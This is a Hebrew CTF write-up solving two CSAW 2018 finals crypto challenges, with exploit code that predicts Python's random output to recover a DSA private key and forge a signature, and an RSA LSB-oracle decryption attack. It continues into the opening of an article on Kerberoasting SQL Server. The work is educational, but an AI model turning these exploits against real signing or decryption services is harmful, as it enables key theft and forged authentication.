לנו כמובן אין גישה למפתחות של שני האובייקטים:

```
ctf_key = load_pem_private_key(
    pem_data, password=None, backend=default_backend()
)
CSAW_FLAG = os.getenv("CSAW_FLAG")
FERNET = Fernet(Fernet.generate_key())
```

ה-route הראשון של השרת התופס את העין הוא capture, אשר מקבל שני ארגומנטים: "challenge" - הודעה מוצפנת ומאומתת מהשרת, ו-"signature" - חתימה דיגיטלית שיוצרה באמצעות DSA ומספקת אותנטיות למסר המוצפן שנשלח בפרמטר הראשון.

עושה רושם שמתן challenge וחתימה אותנטית יגרמו לשרת לגלות את הדגל, זאת על פי תוכן הפונקציה:

```
@app.route("/capture", methods=["POST"])
def capture():
    sig = binascii.unhexlify(request.form["signature"])
    challenge = request.form["challenge"].encode("ascii")

    # error unless successfully decrypted w/ fernet
    FERNET.decrypt(challenge)

    # error unless challenge verified against public key & sha256
    ctf_key.public_key().verify(sig, challenge, hashes.SHA256())
    return "flag{%s}" % CSAW_FLAG
```

לאחר בדיקת פענוח ואימות תוכן האתגר, השרת בודק שהחתימה נעשתה בשימוש המפתח הפומבי של השרת עם שימוש בפונקציית גיבוב sha256.

מעבר על 2 הראוטים הבאים מראים לנו שהשרת מספק בשמחה שירות של הצפנת הודעה קבועה מראש עם Fernet ושירות חתימת DSA באמצעות המפתח הפרטי של השרת לכל הודעה שנחפוץ בה:

```
@app.route("/challenge")
def challenge():
    return FERNET.encrypt(b"challenged!")


@app.route("/sign/<data>")
def signer(data):
    r, s = sign(ctf_key, data)
    return json.dumps({"r": r, "s": s})
```

מצוין, עוד לפני שנסתכל במימוש של הפונקציה החותמת - sign (פונקציה לוקאלית), עושה רושם שיש לנו בדיוק את שני המצרכים להם אנו זקוקים בכדי לקבל את הדגל. לכאורה, ניתן לבקש מהשרת את ה-"challenge", לאחר מכן לחתום עליו עם המפתח הפרטי של השרת באמצעות DSA ולקבל את הדגל משום שהפענוח של האתגר והאימות אמורים להיות לגיטימיים.

שלחנו ל-capture את המצרכים שקיבלנו והשרת "עף". נזרקה חריגה באימות מול המפתח הפומבי, הסיבה טמונה בהבדל בין המימוש של פונקציית החתימה, לבין הוריפיקציה של החתימה. נסתכל על פונקציית המימוש:

```
def sign(ctf_key, data):
    data = data.encode("ascii")
    pn = ctf_key.private_numbers()
    g = pn.public_numbers.parameter_numbers.g
    q = pn.public_numbers.parameter_numbers.q
    p = pn.public_numbers.parameter_numbers.p
    x = pn.x
    k = random.randrange(2, q)
    kinv = _modinv(k, q)
    r = pow(g, k, p) % q
    h = hashlib.sha1(data).digest()
    h = int.from_bytes(h, "big")
    s = kinv * (h + r * x) % q
    return (r, s)
```

עוד מלפני שבדקנו את המימוש אל מול הספציפיקציה (המימוש בסדר גמור), ניתן לזהות את הבעיה בקלות, פונקציית החתימה משתמשת באלגוריתם גיבוב מסוג SHA-1 (ניתן לראות בהשמה של הפרמטר h) ואילו הפונקציה שמאמתת משתמשת ב-SHA-2 מה שהופך את פונקציית החתימה (כרגע) ללא שימושית.

המשכנו להסתכל על שני ה-routes הנותרים, עושה רושם בתחילה שהם מיותרים כמעט לחלוטין, אך הם מתבררים כנקודת החולשה של התוכנית:

```
@app.route("/forgotpass")
def returnrand():
    random_value = binascii.hexlify(struct.pack(">Q",
random.getrandbits(64)))
    return random_value.decode("ascii")

@app.route("/public_key")
def public_key():
    pn = ctf_key.private_numbers()
    return json.dumps({
            "g": pn.public_numbers.parameter_numbers.g,
            "q": pn.public_numbers.parameter_numbers.q,
            "p": pn.public_numbers.parameter_numbers.p,
            "y": pn.public_numbers.y
    })
```

ה-route הראשון הוא המוזר מכולם, עושה רושם שהוא מחזירמחרוזת של תווים אקראיים בהקסאדצימל. ה-route השני מייחצן את g, q, p ו-y, ארבעת הפרמטרים המהווים את המפתח הפומבי של התוכנית, זה יעזור בהמשך.

מבט חטוף ברשימת הספריות שהתוכנית מייבאת וניתן לראות שהספריה בה התוכנית משתמשת כדי לייצר מספרים אקראיים היא הספרייה הפנימית של פייתון הידועה לשמצה:

> **Warning:** The pseudo-random generators of this module should not be used for security purposes. Use `os.urandom()` or `SystemRandom` if you require a cryptographically secure pseudo-random number generator.

פיצוח DSA

למעשה נקודת החולשה של DSA טמונה בבחירת הפרמטר k עם ערך אקראי. אפשרות לנבא ערך זה מסוגלת להביא לשבירת יכולת האימות באמצעות גילוי של המפתח הפרטי.

כעת, לפי ההגדרות ב-DSA:

$$s = k^{-1}(SHA1(m) + xr)\%q$$

כאשר q הוא מידע ציבורי, m בשליטתנו, את s, r אנחנו מקבלים (זאת בעצם החתימה) ואת k אנחנו חוזים. לכן נקבל:

$$(sk - SHA1(m)) \cdot r^{-1}\%q = x$$

צד שמאל במשוואה מורכב ממידע שיכול להיות לנו (את k נוכל לגלות בהמשך), כלומר בר חישוב.

בידיעת המספר החד-פעמי האקראי k והמפתח הפומבי, יש בידינו את היכולת לשבור את אותנטיות החתימה ולהכין חתימה משלנו עם המפתח הפרטי של השרת. כעת כל שעלינו לעשות הוא לנבא את

המספר החד-פעמי k. ניתן לעשות זאת משום שהמודול random אינו בטוח מבחינה קריפטוגרפית וכותבי השרת היו נחמדים מספיק כדי לספק לנו endpoint שיחזיר לנו מחרוזת אקראית.

כיצד ניתן לשבור את random? הספרייה המובנית של פייתון משתמשת באלגוריתם הידוע Mersenne Twister, או בגרסה היותר ספציפית שלו - MT19937 שמסוגל לייצר מספרים פסאודו-אקראיים בדיוק בגודל 32 ביט. גם כאשר תוכניות בפייתון מבקשות מספרים בגדלים גבוהים יותר, מתבצע שרשור וחיתוך של מספרים אקראיים בגודל 32-ביט, לכן כשבתוכנית k מיוצר באמצעות getrandbits עם הארגומנט 64 בכדי לייצר מספר אקראי בגודל 64-ביט, למעשה האלגוריתם פשוט נקרא פעמיים ומתבצע שרשור.

הכנת האקספלויט

השתמשנו בספרייה חיצונית[1] שמצאנו ב-GitHub שבהינתן 624 מספרים אקראיים שנוצרו ברצף על ידי האלגוריתם הנ"ל, היא תהיה מסוגלת למצוא את המצב הפנימי של המודול random ולפיכך לנחש את המספרים הבאים בדיוק קרוב מאוד ל-100%.

בכדי למצוא את k, נעשה 312 קריאות לשרת, שיגרמו לו לייצר 624 מספרים אקראיים בגודל 32 ביט:

```
print '[-] fetching random numbers from server'
for i in range(312):
    response = get_random_from_server()
    r1, r2 = response[:8], response[8:]

    random_numbers.append(int(r2, 16))
    random_numbers.append(int(r1, 16))

print '[-] submitting numbers to rand cracker'
rc = RandCrack()
for n in random_numbers:
    rc.submit(n)

prediction = rc.predict_getrandbits(64)
real = int(get_from_server(), 16)
print '[-] testing prediction {} against server {}'.format(prediction,
real)

assert prediction == real
print '[+] prediction seems good!'
```

[1] https://github.com/tna0y/Python-random-module-cracker

כעת כשהצלחנו לנחש את המצב הפנימי של ספריית הראנדום בשרת, נוכל לחתום את האתגר מול ראוט החתימה של השרת, לחלץ את המפתח הפרטי כאשר יש לנו ניחוש די טוב של k, ולחתום בעצמנו שוב על האתגר עם SHA-256 במקום SHA-1:

```
predicted_k = rc.predict_randrange(2, q)
challenge = get_challenge()
signed_response = server_sign(challenge)
r, s = signed_response['r'], signed_response['s']
h = int(hashlib.sha1(challenge).digest().encode('hex'), 16)
x = ((s * predicted_k) - h) * _modinv(pow(g, predicted_k, p) % q, q) % q
```

וכעת כשיש בידינו את המפתח הפרטי (בהנחה כמובן שצדקנו בחיזוי של k), נוכל לייצר חתימת SHA-256. ניתן לבצע שימוש חוזר ב-r (חלק מתוצאת החתימה) משום שאינו מושפע מהערך של h (תוצאת פונקציית הגיבוב):

```
correct_h = int(hashlib.sha256(challenge).digest().encode('hex'), 16)
correct_s = _modinv(predicted_k, q) * (correct_h + r * x) % q
fake_signature = encode_dss_signature(r, correct_s).encode('hex')
print '[+] flag=%s' % server_capture(challenge, fake_signature)
```


ואכן הדגל התקבל:

```
[+] flag=flag{NowyourereadytocrackthePS3YeahSonydidthiswithECDSA}
```

הדגל הוא אכן רפרנס לפעם שסוני השתמשה במנגנון ECDSA (גירסה של DSA) בפלייסטיישן-3 וערך ה-k שבו נעשה שימוש היה סטטי וחזר על עצמו עבור כל חתימה[2], רעיון שכמובן גרם לחתימה חסרת שימוש ולפריצת הקונסולה באופן גורף (מביך).

[2] https://en.wikipedia.org/wiki/Elliptic_Curve_Digital_Signature_Algorithm#cite_ref-2

פתרון אתגר ב': Lost Mind



ניתן לקרוא את המאמר הבא כהקדמה לחלק זה:

https://www.digitalwhisper.co.il/files/Zines/0x19/DW25-4-MathBaseRSA.pdf

תיאור האתגר

באתגר קיבלנו שרת TCP שמוגדרת אצלו מחלקת RSA סטנדרטית. כל מופע של מחלה זו מייצג מימוש של מערכת RSA עם ראשוניים p,q המוזנים כפרמטרים, כאשר המפתח הפומבי e מוגרל בעת יצירת כל מופע. המחלקה מממשת פונקציות הצפנה ופענוח.

בתחילת כל חיבור, השרת מגריל ראשוניים p,q מסדר גודל של 512, ויוצר אובייקט RSA מתאים. לאחר מכן, הלקוח מבקש "חתיכה" מהדגל בגודל ובהיסט כרצונו (הנתונים בבתים). לאחר מכן, לחלק זה משורשר רצף בתים אקראי כך שהאורך של התוצאה הוא 123 בתים. תוצאה זו מוצפנת על ידי המערכת RSA ונשלחת ללקוח:

```
def get_flag(off, l):
    flag = open('flag', 'r').read().strip()
    init_round = 48
    t_l = 123

    if off + l > len(flag) or off < 0 or l < 1:
            exit(1)

    round = init_round + len(flag) - l
    flag = flag[off:off+l] + os.urandom(t_l - l)

    return flag, round
```

לאחר מכן, ללקוח ניתנות שתי אפשרויות:

1. קבלת תוצאת ההצפנה של כל הודעה שיבחר.
2. קבלת הבית הראשון (LSB) של פענוח טקסט מוצפן כרצונו.

ניתנת לו כמות סיבובים התלויה בגודל החתיכה (כפי שמוצגת בפונקציה במשתנה round), כך שבכל סיבוב ניתן לו לבצע אחת מפעולות אלה. לבסוף, השרת מנתק את החיבור.

RSA LSB Oracle Attack

נתבונן לרגע בבעיה אחרת.

נניח כי נתון לנו מפתח פומבי (N,e) למערכת RSA וכי נתון לנו מסר $C' = M^e \% N$ שהוצפן ע"י מערכת זו. כמו כן, נניח כי נתונה לנו קופסה שחורה Ω המקבל טקסט מוצפן C ומחזירה את הזוגיות של הפענוח של C. באופן מפורש, אם d ההפכי של e מודולו $\varphi(N)$, אז מתקיים: $\Omega(C) = (C^d \% N) \% 2$. האם בתנאים אלו ניתן לשחזר את M בזמן יעיל?

התשובה, באופן מפתיע, היא כן! האלגוריתם הוא פשוט ביותר: ניתן להניח כי N אי זוגי, אחרת קיבלנו את הפירוק לגורמים של N ומצאנו אתM באופן סטנדרטי. אז מניחים כי N אי זוגי. במקרה זה, נחשב את $D = 2^e \% N$. אז מתקיים: $C = DC' \% N = (2M)^e \% N$. נתבונן ב-$\Omega(C)$. זהו הביט הראשון של $2M \% N$. אם $2M < N$, אז $2M \% N = 2M$ ובפרט זהו מספר זוגי. לעומת זאת, אם $2M \geq N$ אז $2M \% N = 2M - N$ כלומר זהו מספר אי זוגי. לכן נקבל את התוצאה הבאה:

$$\Omega(C) = 0 \Leftrightarrow M < \frac{N}{2}, \Omega(C) = 1 \Leftrightarrow M \geq \frac{N}{2}$$

נוכל להמשיך באופן דומה ולקבל חסמים יותר ויותר טובים על M, כאשר בכל שלב אנחנו מקבלים חסם מהצורה:

$$\frac{tN}{2^k} \leq M \leq \frac{(t+1)N}{2^k}$$

כלומר נוכל אחרי $log_2(N)$ פעולות לקבוע את M בוודאות. ליתר דיוק, אם נניח כי קיבלנו $\frac{rN}{2^k} \leq M \leq \frac{(t+1)N}{2^k}$ בשלב k, אז נחשב את הזוגיות של $M \cdot 2^{k+1} \% N$, כלומר נכניס לאורקל את $C' \cdot 2^{k+1} \% N$. אם קיבלנו אפס, נסיק באותו האופן כמו מקודם:

$$M \cdot 2^k \% N \leq \frac{N}{2}$$

אבל הנחנו כי $\frac{tN}{2^k} \leq M \leq \frac{(t+1)N}{2^k}$ ולכן $tN \leq M \cdot 2^k \leq (t+1)N$, כלומר:

$$M \cdot 2^k - tN = M \cdot 2^k \% N \leq \frac{N}{2}$$

ולכן:

$$\frac{2tN}{2^{k+1}} \leq M \leq \frac{(2t+1)N}{2^{k+1}}$$

ובאותו האופן אם האורקל החזיר אחת נסיק כי:

$$\frac{(2t+1)N}{2^{k+1}} \leq M \leq \frac{(2t+2)N}{2^{k+1}}$$

כלומר אכן קיבלנו שיפור אקספוננציאלי (או לינארי באורך הייצוג של N) בחסם על M.

נסכם את החולשה באלגוריתם:

```
def exploit_lsb_oracle(N,e,C):
    U = N, L = 0, k = 0
    while U != L:
        D = (C * pow(2**k, e, N)) % N
        if lsb_oracle(D):
            L = (U+L)/2
        else:
            U = (U+L)/2
    return U
```

הבדלים בין האתגר למתקפה הקלאסית

יש כמה הבדלים בין הגרסה הקלאסית לגרסה שנתונה לנו, אז נעבור עליהם אחד אחד. מה שמוצפן בכל גישה לשרת הוא לא כל הדגל, אלא חתיכה מהדגל המרופדת רנדומלית מימין. אך בעיה זאת לא קריטית, שכן ניתן לבצע מספר גישות לשרת ולהרכיב את הדגל לאט לאט.

החלק המהותי יותר הוא שלא נתון לנו המידע הציבורי, כלומר N, e. עובדה זאת מעלה שתי בעיות: לא נוכל לבצע פעולות מודולו N וכן לא נוכל להעלות מספרים בחזקת e. הדרך לחשב את N היא טריק ידוע המתבסס על העובדה שאנחנו יכולים להצפין כל מסר נתון. נניח שאנחנו מצפינים את 2 ואת 4, כלומר מקבלים את $C_1 = 2^e \% N, C_2 = 4^e \% N$. אז מתקיים:

$$(C_1)^2 \% N = (2^e \% N)^2 \% N = 2^e \cdot 2^e \% N = 4^e \% N = C_2$$

כלומר $D_1 = (C_1)^2 - C_2$ מתחלק ב-N.

באותו באופן, אם $C_3 = 3^e \% N, C_4 = 9^e \% N$, נקבל כי $D_2 = (C_3)^2 - C_4$ מתחלק ב-N. כלומר N הוא מחלק משותף של שני המספרים האלו ואם יש לנו מזל הוא המחלק המשותף המקסימלי שלהם:

$$N = gcd\,(D_1, D_2)$$

כמובן שניתן להמשיך את תהליך זה עם D_3, D_4.. ככל שנרצה ולקבל סבירות גבוהה יותר ש-N הוא המחלק המשותף המקסימלי (של כולם ביחד):

$$N = gcd\,(D_1, D_2, D_3, \dots)$$

כמובן שהבעיה עם e היא מלאכותית: אנחנו לא צריכים לדעת אותו כי יש לנו את היכולת להצפין כבר!

```
def go(req):
    r = RSA()
    p = getPrime(512)
    q = getPrime(512)
    r.generate(p, q)

    flag, rounds = get_flag(off, l)

    def enc_msg():
            p = req.recv(4096).strip()
            req.sendall('%x\n' % r.encrypt(bytes_to_long(p)))
```

```
    def dec_msg():
            c = req.recv(4096).strip()
            req.sendall('%x\n' % (r.decrypt(bytes_to_long(c)) & 0xff))

    menu = {
            '1': enc_msg,
            '2': dec_msg,
    }

    req.sendall('enc flag: %x\n' % r.encrypt(bytes_to_long(flag)))
    for _ in xrange(rounds):
            choice = req.recv(2).strip()
            menu[choice]()
```

הכנת האקספלויט

ראשית הכנו איטרטור שיספק offset ו-length מתאימים כך שנעבוד על כל אות של הדגל בנפרד (יש 43 תווים בדגל):

```
LENGTH = 1
for OFFSET in range(43):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('crypto.chal.csaw.io', 1003))
    # send offset + length
    socket.sendall('%d,%d\n' % (OFFSET, LENGTH))
```

נקרא עבור כל חיבור את הגירסה המוצפנת שלו של הדגל (עם הריפוד של המספרים האקראיים):

```
enc_flag = get_enc_flag()
```

הכנו שתי פונקציות מרכזיות לתקשורת עם השרת: get_enc_msg - פונקציה שמקבלת הודעה להצפנה ומחזירה את המספר המוצפן כפי שהוא מוחזר מהשרת, ופונקציית פיענוח get_dec_msg - ששולחת מסר מוצפן לשרת ומחזירה את המסר המפוענח "והלעוס" שהשרת מחזיר. לכן תחילה נשתמש בהן בכדי לגלות את המפתח הציבורי שיעזור לנו למצוא את החסם העליון:

```
def find_n():
    a = get_enc_msg(2)
    a2 = get_enc_msg(4)
    b = get_enc_msg(5)
    b2 = get_enc_msg(25)
    c = get_enc_msg(7)
    c2 = get_enc_msg(49)

    n1 = GCD(a ** 2 - a2, b ** 2 - b2)
    n2 = GCD( a ** 2 - a2, c ** 2 - c2)
    n = GCD(n1, n2)
    return n, a
```

נאתחל משתנים לפני האיטרציה עד לכינוס הבית השמאלי ביותר של החסם העליון U והחסם התחתון L, כאשר אנחנו 'מנחשים' את החסם החזק יותר $U = N/2^{38}$ כי אנחנו יודעים כי N הוא בסדר גודל של 1024 ביטים וכן המסר המוצפן (הריפוד וחתיכת הדגל ביחד) היא בסדר גודל של 123 בתים, כלומר 984 ביטים ולכן יש, ככל הנראה, חסם עליון בסדר גודל של $N/2^{38}$ (כי 1024-984=38).

כמובן שניחוש זה גם משפיע באופן כללי על ההסתברות לפענח נכון, ולכן כדאי להשתמש במפת התפלגויות.

```
magic = 38
enc_flag = get_enc_flag()
n, _2e = find_n()
L = 0
U = n / (1 << magic)
_2ei = pow(_2e, magic, n)
```

ונתחיל באיטרציה עד לכינוס הבית השמאלי ביותר של כל חסם:

```
for i in range(magic, magic + 84):
    _2ei = (_2ei * _2e) % n

    dec = get_dec_msg((enc_flag * _2ei) % n)
    if dec & 1:
     L = (L+U)/2
    else:
     U = (L+U)/2

    if (U & (0xff << 122*8)) >> 122*8 == (L & (0xff << 122*8)) >> 122*8:
     break
```

נבדוק את הבית השמאלי של כל חסם, אם הבתים שווים יש סיכוי טוב שהוא מסמל את התו עליו אנחנו מסתכלים מהדגל. אנחנו אומרים סיכוי טוב משום ש-N היה ניחוש מושכל אשר עליו התבססנו במהלך כל החיבור, ויכול מאוד להיות שטעינו בחישוב שלו. שמנו לב כבר בריצה הלוקאלית שאנחנו טועים לעיתים בחישוב של N. לכן במהלך האתגר יצרנו מילון הסתברויות ועבור כל תו בדגל יצרנו חיבור עם השרת 30 פעם ושמרנו את הבית שנספר הכי הרבה פעמים. למרבה שמחתנו שיטה זו הייתה יעילה מספיק, כך שכשהתקבל הדגל טעינו רק באות אחת. הדגל שהתקבל:

```
flag{LSB_4ppr0xim473_4tt4ck_1s_3v3n_b3tt3r}
```

יש מקום להעיר כי לא היינו בהכרח צריכים לחשב את הדגל בית-בית: אם היינו עושים יותר חזרות היינו מקבלים חסמים הדוקים יותר, והיינו מסוגלים למשל לקבל שניים או שלושב בתים. הדבר היחיד שצריך לשים אליו לב היה האיזון בין כמות האיטרציות שהשרת מוכן לתת - לגודל החתיכה מהדגל שמקבלים.

סיכום

אתגרי הקריפטוגרפיה היו מאתגרים למדי, והיוו סיטואציות שאינן בהכרח רחוקות ממקרים בעולם האמיתי, הרעיון מאחורי המתקפה באתגר הראשון שימש לפריצת PS3 ב-2010[3]. זו הייתה הפעם הראשונה שהשתתפנו ב-CTF פיזית (on-site), השתתפנו כחלק מקבוצת טכנולוגיה בשם 0xaa55, ואין ספק שתודה גדולה מגיעה למארגנים מאוניברסיטת חיפה שבזכותם התחרות התקיימה בארץ. פגשנו המון אנשים מהקהילה, וללא ספק נהננו (ואכלנו לא מעט).

מתן אלפסי: matanalfaso@gmail.com

אלון בן-צור: iamgweej@gmail.com

קישורים

- https://github.com/tna0y/Python-random-module-cracker
- https://en.wikipedia.org/wiki/Elliptic_Curve_Digital_Signature_Algorithm#cite_ref-2
- https://github.com/0xaa55-ctf/ctf-writeups/blob/master/2018_csaw_finals/dsa/client.py
- https://github.com/0xaa55-ctf/ctf-writeups/blob/master/2018_csaw_finals/lostmind/client.py

[3] https://en.wikipedia.org/wiki/Elliptic_Curve_Digital_Signature_Algorithm#cite_ref-2

Kerberoasting Attack on SQL Server

מאת משה אלון

הקדמה

"קרברוס (באנגלית: Kerberos) הוא פרוטוקול אימות ושיתוף מפתח הצפנה, המאפשר ליישומי תקשורת מבוססי שרת/לקוח לאמת זהויות באופן בטוח וכן לנהל תקשורת בטוחה באמצעות מפתחות הצפנה סודיים מעל גבי רשת פתוחה. הפרוטוקול הוא חלק מחבילת תוכנה חופשית שפותחה על ידי MIT המשתמשת בפרימטיבים קריפטוגרפיים שונים ומיישמת בין היתר את הפרוטוקול בעיקר כמודל שרת-לקוח.

החל מחלונות 2000 ומעלה, אימצה חברת Microsoft את פרוטוקול קרברוס גרסה 5 כברירת המחדל לביצוע תהליכי אימות זהויות של Active Directory בכל גרסאות מערכות ההפעלה מבית החברה. Microsoft אינה משתמשת במימוש של MIT אלא תחת זאת בגרסה שונה במעט שהם פיתחו שנקראת SSPI." (ויקיפדיה)

בעידן של ימנו אנו חיים במעגל אינסופי של חולשות חדשות אשר מתגלות במוצרים בשוק, חלקן ידועות וחלקן לא. במאמר הבא אנסה להציג פריצת אבטחה שהתגלתה לפני כמה שנים במימוש של Microsoft לפרוטוקול קרברוס וזכתה לכינוי "Kerberoast" (פריצה ועריכה של Kerberos Tickets).

כמו כל חולשה, יש דרכים להתגונן בפניה, ולמרות זאת גם היום היא חיה וקיימת בארגונים שונים רבים ברחבי העולם, (במיוחד בארגונים קטנים בהם יש פחות סדר ומידור).

קראתי על חולשה זו לראשונה ב-GitHub, ב-Repo שנכתב על ידי אדם בשם Tim Medin אשר מסביר בקצרה מאד על התהליך שיש לבצע, ובהרצאה בה הוא מיישם את התקיפה (הקישור נמצא בסוף המאמר) ומציג באופן מלא את הביצוע והסבר על ה"הסודות" שעומדים מאחוריה.

במאמר אנסה לפרט יותר ולהציג את המימוש ש-Tim ביצע , תוך הדגשה והסבר על ה-Kerberos MS ועל ביצוע שלם מבניית המערכת עד להשגת שליטה מלאה על שרת SQL. אשתדל לפרט כמה שיותר, כך שכל אחד בסביבת המעבדה שלו יוכל לנסות ולבצע.

ניצול מוצלח של הפרצה מאפשרת לאדם בעל הרשאה מינימלית ביותר בסביבת Microsoft Domain לקבל שליטה מלאה על שרת SQL שקיים באותו ארגון, **או** על כל Service רשתי כזה או אחר שנמצא בסביבת ה-Domain שמשתמש ב-Kerberos לאימות. התקפה להשגת הרשאה לשירות **מסוים** ב-Domain

נקראת Silver Ticket Attack, קיימות סוגי מתקפות רבות על Kerberos כגון (Diamond ,Skeleton Key Pac Attack, Golden ticket ועוד...) אך לא נעסוק בהן במאמר הזה.

החלקים במאמר יחולקו לשלבים הבאים:

- הסבר על MS Kerberos ומה שמקיף אותו
- זיהוי Services פוטנציאליים לחקירה ותקיפה
- הבנה מהו היתרון עבורנו בשרתי MS SQL כמטרה
- הקמת סביבת מעבדה בקצרה על רגל אחת
- ביצוע התקפיה והשגת ה-Privilage המתאים לשרת ה-SQL

Kerberos - כלב עם שלוש ראשים

נכתב על Kerbeors v5 מאמר על ידי אפיק קסטיאל (cp77fk4r) בגילון 2 (כן, זה היה מזמן ☺), אסביר על תהליך האימות באופן דיי מקוצר ואשתדל לשים דגש איפה שיש צורך להסביר איך הדברים ממומשים ב-MS, ונרחיב מעט בתהליך ה-Authorization שהוא חשוב מאד.

Kerberos (קרוי על שם כלב בעל שלושה ראשים מהמיתולוגיה היוונית), הוא פרוטוקול אימות ושיתוף מפתח הצפנה, המאפשר ליישומי תקשורת מבוססי שרת/לקוח לאמת זהויות באופן בטוח וכן לנהל תקשורת בטוחה באמצעות מפתחות הצפנה סודיים מעל גבי רשת פתוחה. משנת Microsoft 2000 אימצה את הפרוטוקול הזה עם מעט שינויים, להיות הפרוטוקול המרכזי שלה לאימות בסביבת ה-Domain.

נפרט על כמה מושגים ונסביר בקצרה את תהליך בקשת השירות. (נ.ב בכל פעם שאזכיר KDC/DC הכוונה לאותו שרת.)


KDC (Key distribution center) - הוא שרת אימות המייצר תעודות אימות איתם ה-Clients יכולים לזהות עצמם ולקבל את השירות המבוקש. למרות ההתייחסות אליו כאל ישות אחת הוא למעשה מורכב משלושה חלקים: מסד נתונים, במימוש של חברת Microsoft זהו ה-Active Directory שמכיל בתוכו גם את ה-SPN's (נסביר על כך בהמשך), שרת אימות (**AS**) ושרת הנפקת ticket **(TGS)** (ticket: "חבילת מידע" הכוללת נתונים המאפשרים לשרת לאמת את זהות הלקוח ולאפשר לו גישה ל-Service), בד"כ הפרוטוקול מיושם במחשב אחד המכיל את כל השירותים האלו, בסביבת Microsoft Domain. לשרת זה קוראים Domain Controller, או בקיצור - שרת DC.

ה-KDC הוא בעצם Service שרץ על שרתי ה-Domain controller בארגון.

- **AS** (Authentication Server) - שרת ייעודי שתפקידו לאמת את זהות ה-clients ולקשר בינם לבין שרת הנפקת tickets (TGS).

- **TGS** (Ticket Granting Server) - שרת הנפקת Tickets ללקוחות שברצונם לקבל גישה/שירות ל-Service ב-Domain.


שני שירותים אלו ממומשים ב-Service הנ"ל שרץ על DC:



Ticket - TGT (Ticket Granting Ticket) שאותו הלקוח מקבל משרת ה-AS, מכיל פרטים אודות נלקוח, ובהמשך הוא מועבר לשרת ה-TGS.

אז איך עובד התהליך?

נשתמש בתרשים הבא כדי להבין מהם הגורמים אליהם המשתמש (client) צריך לפנות בכדי לקבל הרשאה:

